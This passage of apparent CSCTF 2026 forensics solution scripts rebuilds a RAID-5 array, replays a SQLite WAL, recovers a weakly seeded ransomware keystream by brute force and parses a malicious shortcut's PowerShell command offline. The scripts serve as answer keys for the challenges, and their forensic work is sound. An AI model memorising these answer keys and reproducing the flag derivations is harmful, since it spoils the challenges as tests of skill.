                x, y = struct.unpack(endian, buf[i:i + 8])
                a = (a + x + b) & 0xFFFFFFFF
                b = (b + y + a) & 0xFFFFFFFF
            return a, b


        a, b = cksum(wal[:24], 0, 0)
        assert (a, b) == (ck1, ck2), "bad WAL header checksum"
        frames, off = [], 32
        while off + 24 + ps <= len(wal):
            pgno, commit, s1, s2, c1, c2 = struct.unpack(">6I", wal[off:off + 24])
            page = wal[off + 24:off + 24 + ps]
            a, b = cksum(wal[off:off + 8], a, b)
            a, b = cksum(page, a, b)
            if (s1, s2) != (salt1, salt2) or (a, b) != (c1, c2):
                break                                    # end of the valid epoch
            frames.append((pgno, commit, page))
            off += 24 + ps
        print(f"{len(frames)} valid frames, commits at {[i for i, f in enumerate(frames)
if f[1]]}", file=sys.stderr)

        tmp = Path(tempfile.mkdtemp())
        manifest = [(r["job_id"], int(r["position"]), int(r["parcel_id"]))
                    for r in csv.DictReader(open(d / "delivery.csv", newline=""))]
        QUERY = """SELECT
m.position,p.parcel_id,p.district,p.plot_ref,h.registry_ref,t.interest_bps,t.instrument_ref
        FROM manifest AS m JOIN parcel AS p ON p.parcel_id=m.parcel_id
        JOIN title AS t ON t.parcel_id=p.parcel_id JOIN holder AS h ON
h.holder_id=t.holder_id
```

```
        WHERE m.job_id='LR-731' ORDER BY m.position ASC,h.registry_ref COLLATE BINARY
ASC"""
        HEADER =
"position\tparcel_id\tdistrict\tplot_ref\tregistry_ref\tinterest_bps\tinstrument_ref\n"


        def export_at(n):
            """Registry state after frames[:n+1] are applied (n must be a commit
frame)."""
            img = bytearray(base)
            for pgno, _c, page in frames[:n + 1]:
                img[(pgno - 1) * ps:pgno * ps] = page
            path = tmp / f"state{n}.db"
            path.write_bytes(img)
            c = sqlite3.connect(path)
            state = dict(c.execute("SELECT job_id,state FROM export_job").fetchall())
            c.execute("CREATE TEMP TABLE manifest(job_id TEXT, position INTEGER, parcel_id
INTEGER)")
            c.executemany("INSERT INTO manifest VALUES(?,?,?)", manifest)
            out = HEADER + "".join("\t".join(map(str, r)) + "\n" for r in
c.execute(QUERY))
            return state.get("LR-731"), hashlib.sha256(out.encode()).hexdigest()


        results = [(i, *export_at(i)) for i, f in enumerate(frames) if f[1]]
        for i, st, h in results:
            print(f"commit frame {i}: LR-731={st} export_sha256={h}", file=sys.stderr)
        # The transition commit: first commit where the job is COMPLETED
        target = next(h for i, st, h in results if st == "COMPLETED")
        print("CSCTF{last_commit_" + target + "}")
```

Dawn Array — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Dawn Array (forensics/medium)
Rebuild a 4-member Linux md RAID-5 from 3 surviving members (read-only),
then apply gateway procedure DP-7 to find the controller-acknowledged
release witness.

Pipeline (every geometry value is derived from the member superblocks,
never assumed):
  1. Parse md v1 superblocks: RAID-5, 4 disks, layout 2 (left-symmetric),
     64-sector chunks, 2048-sector data offset, per-device roles; the
     missing role is recomputed parity (role 1 here).
  2. Delegate the byte shuffling to the provided tools/raid5_extract.py
     with the derived arguments; abort unless the result opens as ext4.
  3. Dump the evidence files read-only with debugfs (no mount, no root).
  4. Read dispatch.sqlite WITH its WAL applied (WAL-only rows count;
     33 of the 128 rows live only in the WAL here).
  5. Parse the RFC 5424 syslog (SD-ID rrca@32473) and reassemble the
     128 HTTP/1.1 connections from controller-access.pcapng in pure
     Python (one TCP connection per gateway_seq, POST then GET).
  6. Apply DP-7 Q1..Q5; qualifying cycles in ascending gateway_seq form
     the witness: "RRCA-DAWN-WITNESS-v1\\n" + lines
     cycle_id|request_id|prepare_revision|reservation_nonce|
     release_register|release_value
  7. Flag = CSCTF{dawn_<SHA-256 of the witness bytes>}.

Requires: debugfs (e2fsprogs, read-only dumps) + the ZIP contents.
Never mounts, never writes to the evidence, needs no root.

Usage:
    python3 solve.py [dawn-array.zip | extracted-dir]
"""

import hashlib
import json
import os
import re
import sqlite3
import struct
import subprocess
import sys
import tempfile
import zipfile
from collections import Counter

MD_MAGIC = 0xA92B4EFC
MD_LAYOUTS = {0: "left-asymmetric", 1: "right-asymmetric",
              2: "left-symmetric", 3: "right-symmetric"}
MEMBERS = ("acq-1.raw", "acq-2.raw", "acq-3.raw")
WITNESS_HEADER = b"RRCA-DAWN-WITNESS-v1\n"
PHASES = ["PREPARE_SENT", "RESPONSE_OBSERVED", "READBACK_OBSERVED",
          "COMMIT_WRITTEN"]
SD_RE = re.compile(r"\[rrca@32473 ([^\]]*)\]")
PARAM_RE = re.compile(r'(\w+)="([^"]*)"')
```

```python
# ---------------------------------------------------------------- evidence

def load_evidence(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/dawn-array.zip",
        "../dawn-array.zip",
        "docs/2026-chronos-csctf/forensics/dawn-array.zip",
        "/tmp/opencode/dawn2",
    ]
    for path in candidates:
        if not path:
            continue
        if os.path.isdir(path):
            direct = {n: os.path.join(path, n) for n in MEMBERS}
            nested = {n: os.path.join(path, "dawn-array", n) for n in MEMBERS}
            for files in (direct, nested):
                if all(os.path.isfile(p) for p in files.values()):
                    print(f"[*] Loading members from {path}")
                    members = {n: open(p, "rb").read()
                               for n, p in files.items()}
                    tool = None
                    for cand in (os.path.join(path, "tools",
                                              "raid5_extract.py"),
                                 os.path.join(path, "dawn-array", "tools",
                                              "raid5_extract.py")):
                        if os.path.isfile(cand):
                            tool = open(cand, "rb").read()
                    return members, tool
        elif os.path.isfile(path) and path.lower().endswith(".zip"):
            print(f"[*] Loading {path}")
            with zipfile.ZipFile(path) as zf:
                names = zf.namelist()
                members = {n: zf.read(m) for n in MEMBERS
                           for m in names if m.endswith(n)}
                tool = next((zf.read(m) for m in names
                             if m.endswith("tools/raid5_extract.py")), None)
                assert len(members) == 3 and tool, "incomplete ZIP"
                return members, tool
    raise SystemExit("[-] Provide dawn-array.zip or its extracted dir")


# ---------------------------------------------------------------- md RAID-5

def parse_superblock(blob, name):
    sb_off = blob.find(struct.pack("<I", MD_MAGIC))
    assert sb_off == 0x1000, f"{name}: v1 superblock not at 0x1000"
    sb = blob[sb_off:sb_off + 512]
    assert struct.unpack_from("<I", sb, 4)[0] == 1, "not md v1"
    level = struct.unpack_from("<i", sb, 72)[0]
    layout = struct.unpack_from("<I", sb, 76)[0]
    size = struct.unpack_from("<Q", sb, 80)[0]
    chunksize = struct.unpack_from("<I", sb, 88)[0]
    ndisks = struct.unpack_from("<I", sb, 92)[0]
    data_offset = struct.unpack_from("<Q", sb, 128)[0]
```

```
        dev_number = struct.unpack_from("<I", sb, 160)[0]
        max_dev = struct.unpack_from("<I", sb, 220)[0]
        roles = [struct.unpack_from("<H", sb, 256 + 2 * i)[0]
                 for i in range(max_dev)]
        assert level == 5 and ndisks == 4, f"{name}: not 4-member RAID-5"
        role = roles[dev_number]
        assert role not in (0xFFFF, 0xFFFE), f"{name}: spare/faulty member"
        return {
            "layout": MD_LAYOUTS[layout],
            "chunk_bytes": chunksize * 512,
            "data_offset_bytes": data_offset * 512,
            "array_bytes": (ndisks - 1) * size * 512,
            "member_count": ndisks,
            "role": role,
        }


    def derive_geometry(members):
        per_member = {n: parse_superblock(b, n) for n, b in members.items()}
        first = next(iter(per_member.values()))
        for m in per_member.values():
            assert all(m[k] == first[k] for k in
                       ("layout", "chunk_bytes", "data_offset_bytes",
                        "array_bytes", "member_count")), "member geometry split"
        roles = sorted(m["role"] for m in per_member.values())
        assert len(set(roles)) == first["member_count"] - 1, "need N-1 roles"
        missing = (set(range(first["member_count"])) - set(roles)).pop()
        print(f"[*] md RAID-5: layout={first['layout']} "
              f"chunk={first['chunk_bytes']} "
              f"data_off={first['data_offset_bytes']} "
              f"array={first['array_bytes']} roles={roles} missing={missing}")
        return first, {n: per_member[n]["role"] for n in members}


    def reconstruct(members, tool_src, geom, roles, tmp):
        helper = os.path.join(tmp, "raid5_extract.py")
        open(helper, "wb").write(tool_src)
        img = os.path.join(tmp, "array.img")
        cmd = [sys.executable, helper]
        for name, role in roles.items():
            part = os.path.join(tmp, name)
            open(part, "wb").write(members[name])
            cmd += ["--member", f"{role}:{part}"]
        cmd += ["--member-count", str(geom["member_count"]),
                "--chunk-bytes", str(geom["chunk_bytes"]),
                "--data-offset-bytes", str(geom["data_offset_bytes"]),
                "--array-bytes", str(geom["array_bytes"]),
                "--layout", geom["layout"],
                "--output", img]
        proc = subprocess.run(cmd, capture_output=True, text=True)
        assert proc.returncode == 0, f"raid5_extract failed: {proc.stderr}"
        raw = open(img, "rb").read()
        assert raw[1024 + 0x38:1024 + 0x3A] == b"\x53\xef", \
            "rebuilt image is not ext4 - geometry wrong"
        print(f"[*] Rebuilt {len(raw)} logical bytes, ext4 magic OK")
        return img
```

```
        # ---------------------------------------------------------------- ext4 (read-only
debugfs dumps)

        EVIDENCE_PATHS = [
            "/var/lib/rrca/dispatch.sqlite",
            "/var/lib/rrca/dispatch.sqlite-wal",
            "/var/lib/rrca/dispatch.sqlite-shm",
            "/var/log/rrca/dispatch-gateway.syslog",
            "/var/log/rrca/controller-access.pcapng",
        ]


        def dump_files(image, tmp):
            out = {}
            for path in EVIDENCE_PATHS:
                dest = os.path.join(tmp, os.path.basename(path))
                proc = subprocess.run(["debugfs", "-R", f"dump {path} {dest}",
                                       image], capture_output=True, text=True)
                assert proc.returncode == 0 and os.path.isfile(dest), \
                    f"debugfs dump failed for {path}: {proc.stderr}"
                out[os.path.basename(path)] = open(dest, "rb").read()
                print(f"[*] debugfs dump  : {path} ({len(out[os.path.basename(path)])}
bytes)")
            return out


        # ---------------------------------------------------------------- syslog + pcapng

        def parse_syslog(blob):
            lines = blob.decode().splitlines()
            recs, by_cycle = [], {}
            for idx, line in enumerate(lines):
                m = SD_RE.search(line)
                assert m, f"syslog line {idx} has no rrca@32473 element"
                d = dict(PARAM_RE.findall(m.group(1)))
                d["_idx"] = idx
                recs.append(d)
                by_cycle.setdefault(d["cycle_id"], {})[d["phase"]] = d
            print(f"[*] Syslog        : {len(lines)} records, "
                  f"{len(by_cycle)} cycles")
            return recs, by_cycle


        def iter_pcapng_packets(data):
            assert data[:4] == b"\x0a\x0d\x0d\x0a", "not a pcapng file"
            endian = "<" if data[8:12] == b"\x4d\x3c\x2b\x1a" else ">"
            off = 0
            while off + 12 <= len(data):
                btype, blen = struct.unpack_from(endian + "II", data, off)
                if blen < 12 or off + blen > len(data):
                    break
                body = data[off + 8:off + blen - 4]
                if btype == 0x00000006 and len(body) >= 20:
                    caplen = struct.unpack_from(endian + "I", body, 12)[0]
                    yield body[20:20 + caplen]
                elif btype == 0x00000003 and len(body) >= 4:
                    caplen = struct.unpack_from(endian + "I", body, 0)[0]
                    yield body[4:4 + caplen]
```

```
            if btype == 0x0A0D0D0A and len(body) >= 4:
                endian = "<" if body[:4] == b"\x4d\x3c\x2b\x1a" else ">"
            off += blen


    def reassemble(stream_segments):
        out, nxt = bytearray(), None
        for seq, payload in sorted(stream_segments):
            if not payload:
                continue
            if nxt is None:
                nxt = seq
            if seq > nxt:
                break  # gap: no pipelining analysis on truncated streams
            skip = max(0, nxt - seq)
            out.extend(payload[skip:])
            nxt = max(nxt, seq + len(payload))
        return bytes(out)


    def parse_http(stream):
        msgs, i = [], 0
        while i < len(stream):
            hend = stream.find(b"\r\n\r\n", i)
            assert hend >= 0, "truncated HTTP stream"
            head = stream[i:hend].decode("latin1")
            m = re.search(r"[Cc]ontent-[Ll]ength:\s*(\d+)", head)
            length = int(m.group(1)) if m else 0
            assert b"ransfer-Encoding" not in stream[i:hend], \
                "transfer encoding forbidden by DP-7"
            msgs.append((head, stream[hend + 4:hend + 4 + length]))
            i = hend + 4 + length
        return msgs


    def parse_exchange(pcap_blob):
        conns = {}
        for pkt in iter_pcapng_packets(pcap_blob):
            off, eth = 14, struct.unpack_from(">H", pkt, 12)[0]
            while eth in (0x8100, 0x88A8):
                eth = struct.unpack_from(">H", pkt, off + 2)[0]
                off += 4
            assert eth == 0x0800, "non-IPv4 packet in capture"
            ihl = (pkt[off] & 0x0F) * 4
            total = struct.unpack_from(">H", pkt, off + 2)[0]
            ip_end = off + total if total else len(pkt)
            src = ".".join(str(b) for b in pkt[off + 12:off + 16])
            dst = ".".join(str(b) for b in pkt[off + 16:off + 20])
            tcp = off + ihl
            sport, dport, seq = struct.unpack_from(">HHI", pkt, tcp)
            doff = ((pkt[tcp + 12] >> 4) & 0xF) * 4
            payload = pkt[tcp + doff:ip_end]
            key = tuple(sorted(((src, sport), (dst, dport))))
            side = "C" if dport == 8080 or sport != 8080 else "S"
            conns.setdefault(key, {"C": [], "S": []})[side].append(
                (seq, payload))
        assert len(conns) == 128, f"expected 128 connections, got {len(conns)}"
        return conns
```

```
def headers(head):
    fields = {}
    for line in head.split("\r\n")[1:]:
        if ":" in line:
            k, v = line.split(":", 1)
            fields[k.strip().lower()] = v.strip()
    return fields


# ---------------------------------------------------------------- DP-7

def qualify(ledger, sys_by_cycle, conns):
    qualifying, notes = [], Counter()
    for key, sides in conns.items():
        (post_h, post_b), (get_h, get_b) = parse_http(
            reassemble(sides["C"]))
        (resp_h, resp_b), (read_h, read_b) = parse_http(
            reassemble(sides["S"]))
        assert post_h.splitlines()[0].startswith("POST /v1/reservations")
        assert get_h.splitlines()[0].startswith("GET /v1/readback")
        assert resp_h.splitlines()[0].startswith("HTTP/1.1 201"), \
            f"non-201 reservation: {resp_h.splitlines()[0]}"
        assert read_h.splitlines()[0].startswith("HTTP/1.1 200"), \
            f"non-200 readback: {read_h.splitlines()[0]}"
        post, resp, get, read = (headers(post_h), headers(resp_h),
                                 headers(get_h), headers(read_h))
        cycle_id = post["x-rrca-cycle"]
        assert cycle_id in ledger, f"POST cycle {cycle_id} not in ledger"
        row = ledger[cycle_id]
        problems = []
        # Q2
        if (resp.get("x-rrca-cycle"), resp.get("x-rrca-request")) != \
                (cycle_id, row["request_id"]):
            problems.append("Q2: response does not echo POST ids")
        req = json.loads(post_b)
        if (req.get("revision"), req.get("register"), req.get("value")) != \
                (row["prepare_revision"], row["release_register"],
                 row["release_value"]):
            problems.append("Q2: POST body differs from ledger row")
        # Q3
        ans = json.loads(resp_b)
        if ans.get("revision") != row["prepare_revision"]:
            problems.append("Q3: response revision differs from ledger")
        if ans.get("nonce") != row["reservation_nonce"]:
            problems.append("Q3: response nonce differs from ledger")
        seen = sys_by_cycle[cycle_id]["RESPONSE_OBSERVED"]
        if ans.get("nonce") != seen.get("nonce"):
            problems.append("Q3: response nonce differs from syslog")
        # Q4
        if get.get("x-rrca-readback-for") != row["request_id"]:
            problems.append("Q4: GET names a different request")
        view = json.loads(read_b)
        if (view.get("nonce"), view.get("revision")) != \
                (ans.get("nonce"), ans.get("revision")):
            problems.append("Q4: readback view differs from reservation")
        if (view.get("register"), view.get("value")) != \
```

```
                (row["release_register"], row["release_value"]):
            problems.append("Q4: readback view differs from ledger")
        seen_rb = sys_by_cycle[cycle_id]["READBACK_OBSERVED"]
        if (seen_rb.get("nonce"), seen_rb.get("revision"),
                seen_rb.get("release_register"),
                seen_rb.get("release_value")) != \
                (row["reservation_nonce"], row["prepare_revision"],
                 row["release_register"], row["release_value"]):
            problems.append("Q4: syslog readback differs from ledger")
        # Q1 + Q5 (ledger row exists by construction; phases from syslog)
        phases = sys_by_cycle[cycle_id]
        if set(phases) != set(PHASES):
            problems.append("Q1: phase set incomplete/duplicated")
        ordered = sorted(phases.values(), key=lambda d: d["_idx"])
        if [d["phase"] for d in ordered] != PHASES:
            problems.append("Q5: phases out of order")
        if any(d["request_id"] != row["request_id"] or
               d["gateway_seq"] != str(row["gateway_seq"])
               for d in ordered):
            problems.append("Q1: phase ids diverge from ledger row")
        if problems:
            notes[tuple(sorted(problems))] += 1
        else:
            qualifying.append(row)
    return qualifying, notes


# ---------------------------------------------------------------- main

def main():
    members, tool_src = load_evidence(sys.argv)
    assert tool_src, "tools/raid5_extract.py missing from evidence"
    geom, roles = derive_geometry(members)

    with tempfile.TemporaryDirectory() as tmp:
        image = reconstruct(members, tool_src, geom, roles, tmp)
        dumps = dump_files(image, tmp)

        db_path = os.path.join(tmp, "dispatch.sqlite")
        for name in ("dispatch.sqlite", "dispatch.sqlite-wal",
                     "dispatch.sqlite-shm"):
            open(db_path.replace("dispatch.sqlite", name), "wb").write(
                dumps[name])
        con = sqlite3.connect(f"file:{db_path}?mode=ro", uri=True)
        cols = ("cycle_id,request_id,gateway_seq,prepare_revision,"
                "reservation_nonce,release_register,release_value")
        ledger = {r[0]: dict(zip(
            ("cycle_id", "request_id", "gateway_seq", "prepare_revision",
             "reservation_nonce", "release_register", "release_value"), r))
            for r in con.execute(f"SELECT {cols} FROM cycles")}
        print(f"[*] Ledger        : {len(ledger)} rows (WAL applied)")
        assert len(ledger) == 128, "expected gateway_seq 1..128"

        _, sys_by_cycle = parse_syslog(dumps["dispatch-gateway.syslog"])
        conns = parse_exchange(dumps["controller-access.pcapng"])
        print(f"[*] Capture       : {len(conns)} connections, "
              f"POST/201 + GET/200 each, no pipelining")
```

```
            qualifying, notes = qualify(ledger, sys_by_cycle, conns)
            print(f"[*] Non-qualifying classes: {dict(notes)}")
            print(f"[*] Qualifying    : {len(qualifying)} cycles")
            qualifying.sort(key=lambda r: r["gateway_seq"])
            print("[*] Qualifying gateway_seq: "
                  + ",".join(str(r["gateway_seq"]) for r in qualifying))

            blob = WITNESS_HEADER + "".join(
                "{cycle_id}|{request_id}|{prepare_revision}|{reservation_nonce}|"
                "{release_register}|{release_value}\n".format(**r)
                for r in qualifying).encode()
            witness = hashlib.sha256(blob).hexdigest()
            print(f"[*] Witness bytes : {len(blob)} "
                  f"(header 21 + {len(qualifying)} lines)")
            print(f"\n[+] FLAG            : CSCTF{{dawn_{witness}}}")


    if __name__ == "__main__":
        main()
```

Ghost in the Historian — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Ghost in the Historian (forensics/medium)
Recover the SAFETY_INTERLOCK_TOKEN from an encrypted substation
historian image without executing anything.

Chain (all parameters derived from the evidence, never assumed):
  1. The ext4 flat extent holds 3 *.enc files plus a ransom note and a
     syslog line written by the encryptor itself:
     "historian_enc[PID]: starting encryption sweep" -> PID = 2764964.
  2. The deleted encryptor (carved ELF, read-only, never executed)
     disassembles to: seed = ((time() ^ getpid()) * 0x9E3779B1) mod 2^32,
     keystream = xorshift32(13,17,5) bytes, applied per file with the
     state carried over from file to file in scandir order.
  3. The log timestamp (2026-10-02 04:13, minute precision) bounds the
     seed time(); brute-forcing it finds t = 04:13:05, whose seed-state
     decryption of grid_topology.cfg.enc yields ASCII config text.
  4. Chaining the state across grid -> cache -> node decrypts all
     three originals; the token sits in the topology config.

Requires: debugfs (e2fsprocs, read-only dumps of the flat extent).
Never mounts the image, never executes recovered programs.

Usage:
    python3 solve.py [ghost-in-the-historian.zip | flat-extent | dir]
"""

import datetime
import json
import os
import re
import struct
import subprocess
import sys
import tempfile
import zipfile

PID_RE = re.compile(rb"historian_enc\[(\d+)\]")
SWEEP_RE = re.compile(rb"(\d{4}-\d{2}-\d{2} \d{2}:\d{2}) .*starting "
                      rb"encryption sweep")
TOKEN_RE = re.compile(rb"SAFETY_INTERLOCK_TOKEN=(CSCTF\{[^}]*\})")
MUL = 0x9E3779B1
MASK = 0xFFFFFFFF


# ---------------------------------------------------------------- evidence

def load_evidence(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/ghost-in-the-historian.zip",
        "../ghost-in-the-historian.zip",
        "docs/2026-chronos-csctf/network/ghost-in-the-historian.zip",
```

```
            "/tmp/opencode/ghost/evidence-flat.vmdk",
        ]
        for path in candidates:
            if not path:
                continue
            if os.path.isfile(path):
                if path.lower().endswith((".zip",)):
                    print(f"[*] Loading {path}")
                    with zipfile.ZipFile(path) as zf:
                        names = zf.namelist()
                        flat = next(n for n in names if n.endswith("-flat.vmdk"))
                        return zf.read(flat)
                elif path.endswith((".vmdk", ".img", ".dd", ".raw")):
                    print(f"[*] Loading flat extent {path}")
                    with open(path, "rb") as fh:
                        return fh.read()
            elif os.path.isdir(path):
                for name in ("evidence-flat.vmdk",):
                    cand = os.path.join(path, name)
                    if os.path.isfile(cand):
                        print(f"[*] Loading flat extent {cand}")
                        with open(cand, "rb") as fh:
                            return fh.read()
        raise SystemExit("[-] Provide ghost-in-the-historian.zip or flat extent")


    def dump_file(image_path, fs_path, dest):
        proc = subprocess.run(["debugfs", "-R", f"dump {fs_path} {dest}",
                               image_path], capture_output=True, text=True)
        assert proc.returncode == 0 and os.path.isfile(dest), \
            f"debugfs dump failed for {fs_path}: {proc.stderr}"
        with open(dest, "rb") as fh:
            return fh.read()


    # ---------------------------------------------------------------- crypto

    def xorshift_states(seed, n):
        s, out = seed, []
        for _ in range(n):
            x = s
            x ^= (x << 13) & MASK
            x &= MASK
            x ^= x >> 17
            x ^= (x << 5) & MASK
            x &= MASK
            s, out = x, out + [x]
        return out


    def keystream(seed, n, skip_states=0):
        states = xorshift_states(seed, skip_states + (n + 3) // 4)
        out = bytearray()
        for x in states[skip_states:]:
            out.extend(struct.pack("<I", x))
            if len(out) >= n:
                break
        return bytes(out[:n])
```

```python
def xor_bytes(a, b):
    return bytes(x ^ y for x, y in zip(a, b))


def printable_score(blob):
    return sum(1 for c in blob if 32 <= c < 127 or c in (10, 13, 9))


# ---------------------------------------------------------------- main

def main():
    flat = load_evidence(sys.argv)
    assert flat[1024 + 0x38:1024 + 0x3A] == b"\x53\xef", "not an ext4 extent"
    print(f"[*] Flat extent   : {len(flat)} bytes, ext4 magic OK")

    with tempfile.TemporaryDirectory() as tmp:
        img = os.path.join(tmp, "evidence-flat.vmdk")
        open(img, "wb").write(flat)
        syslog = dump_file(img, "/var/log/historian.log",
                           os.path.join(tmp, "historian.log"))
        enc = {}
        for name in ("node_status.json.enc", "grid_topology.cfg.enc",
                     "historian_cache.dat.enc"):
            enc[name] = dump_file(img, f"/var/historian/{name}",
                                  os.path.join(tmp, name))
            print(f"[*] {name:28s} {len(enc[name])} bytes")

    pid = int(PID_RE.search(syslog).group(1))
    sweep = SWEEP_RE.search(syslog).group(1).decode()
    print(f"[*] Sweep log     : {sweep} historian_enc[{pid}]")
    day = datetime.datetime.strptime(sweep[:10], "%Y-%m-%d").replace(
        tzinfo=datetime.timezone.utc)
    base = int(day.timestamp())

    # The grid config decrypts from seed state and is fully printable;
    # the other two start from chained states, so only the grid can
    # validate a seed candidate on its own.
    target = enc["grid_topology.cfg.enc"]
    found = None
    for t in range(base, base + 86400):
        seed = (((t ^ pid) * MUL) & MASK)
        plain = xor_bytes(target, keystream(seed, len(target)))
        if printable_score(plain) == len(plain) and plain.startswith(b"#"):
            found = (t, seed, plain)
            break
    assert found, "seed time not found on sweep day"
    t, seed, grid_plain = found
    stamp = datetime.datetime.fromtimestamp(t, datetime.timezone.utc)
    print(f"[*] Seed time     : {stamp} (t={t}) seed={seed:#010x}")
    print(f"[*] grid_topology :\n{grid_plain.decode()}")

    # Chain: grid (235 B -> 59 states), cache (64 B -> 16 states), node.
    cache_len = len(enc["historian_cache.dat.enc"])
    node_len = len(enc["node_status.json.enc"])
    cache_plain, node_plain, order = None, None, None
    for second, third in (("historian_cache.dat.enc",
```

```
                                "node_status.json.enc"),
                               ("node_status.json.enc",
                                "historian_cache.dat.enc")):
            mid = xor_bytes(enc[second],
                            keystream(seed, len(enc[second]),
                                      skip_states=59))
            if printable_score(mid) != len(mid):
                continue
            last = xor_bytes(enc[third],
                             keystream(seed, len(enc[third]),
                                       skip_states=59 + (len(enc[second]) + 3) //
                                       4))
            if printable_score(last) == len(last):
                cache_plain, node_plain = (
                    (mid, last) if second.startswith("historian")
                    else (last, mid))
                order = (second, third)
                break
        assert order, "chained decryption order not found"
        print(f"[*] Chain order   : grid_topology.cfg.enc -> {' -> '.join(order)}")
        print(f"[*] historian_cache:\n{cache_plain.decode()}")
        print(f"[*] node_status   :\n{node_plain.decode()}")
        json.loads(node_plain)  # the status file must stay valid JSON

        token = TOKEN_RE.search(grid_plain).group(1).decode()
        print(f"\n[+] FLAG            : {token}")


    if __name__ == "__main__":
        main()
```

Briefing for One — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Briefing for One (forensics/medium)
Recover the intruder's routing package and its briefing token.

Static / offline only: this script never executes the shortcut or the
DLL and never contacts a captured address. It only parses files and
reads the pcapng capture.

Chain (all constants are read from the evidence, not hardcoded):
  1. briefing.lnk (Shell Link StringData) holds a PowerShell command:
     permit gate, binding key (Base64), HMAC domain, WebDAV path and
     the expected SHA-256 of route-update.7z / .dll / route-table.json.
  2. machine-cryptography.hiv is a saved `Cryptography` subkey (its
     root *is* Cryptography): MachineGuid lives at the root.
  3. 7-Zip password = lowercase hex of
     HMAC-SHA-256(binding_key, UTF8(domain) || 0x00 || UTF8(guid_lower)).
  4. egress.pcapng: reassemble the GET /ops/route-update.7z response
     body (the PROPFIND DAV XML bodies export under the same name but
     fail the hash) and verify it against the LNK hash.
  5. `7z x -p<password>` (archive reader only), verify both members.
  6. route-update.dll statically embeds only the JSON prefix
     `{"schema":1,"briefing_token":"CSCTF{` and the routes suffix; its
     ApplyRouteTable requires a 192-byte file, that prefix/suffix and
     32 lowercase hex chars in between. The token is that middle part.

Requires: Python 3 stdlib + a `7z` binary for the encrypted archive.

Usage:
    python3 solve.py [briefing-for-one-....zip | extracted-dir]

Field-guide verification example (published inputs, not case values):
    key 000102...1f + guid 00112233-4455-6677-8899-aabbccddeeff
    -> 7dad69912b67470da7713c666337135b568030605bc2e88f99524596366d10d0
"""

import base64
import hashlib
import hmac
import json
import os
import re
import shutil
import struct
import subprocess
import sys
import tempfile
import zipfile

DOMAIN_FALLBACK = "csctf26/briefing-for-one/v1"


# ---------------------------------------------------------------- evidence

def load_evidence(argv):
```

```
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/briefing-for-one-5f4125fbb77f625d.zip",
        "../briefing-for-one-5f4125fbb77f625d.zip",
        "docs/2026-chronos-csctf/forensics/"
        "briefing-for-one-5f4125fbb77f625d.zip",
        "/tmp/opencode/briefing",
    ]
    names = ("briefing.lnk", "machine-cryptography.hiv", "egress.pcapng")
    for path in candidates:
        if not path:
            continue
        if os.path.isdir(path):
            files = {n: os.path.join(path, n) for n in names}
            if all(os.path.isfile(p) for p in files.values()):
                print(f"[*] Loading directory {path}")
                return {n: open(p, "rb").read() for n, p in files.items()}
        elif os.path.isfile(path):
            print(f"[*] Loading {path}")
            blob = open(path, "rb").read()
            if path.lower().endswith(".zip"):
                out = {}
                with zipfile.ZipFile(path) as zf:
                    members = {os.path.basename(n): n for n in zf.namelist()}
                    for n in names:
                        out[n] = zf.read(members[n])
                return out
            raise SystemExit(f"[-] Unsupported input file: {path}")
    raise SystemExit("[-] Provide the briefing-for-one ZIP or extracted dir")


# ---------------------------------------------------------------- LNK

def parse_lnk_command(data):
    """Extract the PowerShell command from Shell Link StringData."""
    assert data[:4] == b"\x4c\x00\x00\x00", "not a Shell Link"
    flags = struct.unpack_from("<I", data, 20)[0]
    off = 76  # HeaderSize
    if flags & 0x01:  # HasLinkTargetIDList
        off += 2 + struct.unpack_from("<H", data, off)[0]
    if flags & 0x02:  # HasLinkInfo
        off += struct.unpack_from("<I", data, off)[0]
    is_unicode = bool(flags & 0x80)
    strings = {}
    for bit, label in ((0x04, "name"), (0x08, "relative"), (0x10, "workdir"),
                       (0x20, "args"), (0x40, "icon")):
        if flags & bit:
            count = struct.unpack_from("<H", data, off)[0]
            off += 2
            if is_unicode:
                strings[label] = data[off:off + 2 * count].decode("utf-16le")
                off += 2 * count
            else:
                strings[label] = data[off:off + count].decode()
                off += count
    return strings["args"]
```

```
def lnk_parameters(command):
    binding_b64 = re.search(r"FromBase64String\('([^']+)'\)", command).group(1)
    domain = re.search(r"GetBytes\('([^']+)'\+\[char\]0", command)
    archive_hash = re.search(r"\$aHash='([0-9a-f]{64})'", command).group(1)
    dll_hash = re.search(
        r"route-update\.dll'\).*?-ne '([0-9a-f]{64})'", command, re.S).group(1)
    json_hash = re.search(
        r"route-table\.json'\).*?-ne '([0-9a-f]{64})'", command, re.S).group(1)
    arc_name = re.search(r"\\ops\\([^'\\]+\.7z)", command).group(1)
    return {
        "binding_key": base64.b64decode(binding_b64),
        "domain": domain.group(1) if domain else DOMAIN_FALLBACK,
        "archive_name": arc_name,
        "archive_hash": archive_hash,
        "dll_hash": dll_hash,
        "json_hash": json_hash,
    }


# ---------------------------------------------------------------- hive

def read_machine_guid(hive):
    """MachineGuid at the root of a saved Cryptography subkey hive.

    Minimal NK/VK reader: root cell offset is at header 0x24, all cell
    offsets are relative to the first hbin (0x1000).
    """
    assert hive[:4] == b"regf", "not a registry hive"
    base = 0x1000
    root_nk = base + struct.unpack_from("<I", hive, 0x24)[0] + 4
    assert hive[root_nk:root_nk + 2] == b"nk", "root is not an NK record"
    value_count = struct.unpack_from("<I", hive, root_nk + 0x24)[0]
    value_list = base + struct.unpack_from("<I", hive, root_nk + 0x28)[0] + 4
    for i in range(value_count):
        vk_rel = struct.unpack_from("<I", hive, value_list + 4 * i)[0]
        vk = base + vk_rel + 4
        assert hive[vk:vk + 2] == b"vk", "value is not a VK record"
        name_len = struct.unpack_from("<H", hive, vk + 2)[0]
        name = hive[vk + 20:vk + 20 + name_len].decode()
        if name != "MachineGuid":
            continue
        data_len = struct.unpack_from("<I", hive, vk + 4)[0]
        data_off = struct.unpack_from("<I", hive, vk + 8)[0]
        vtype = struct.unpack_from("<I", hive, vk + 12)[0]
        assert vtype == 1, f"MachineGuid type {vtype}, expected REG_SZ"
        if data_len & 0x80000000:  # inline data in the offset field
            raw = struct.pack("<I", data_off)[:data_len & 0x7FFFFFFF]
        else:
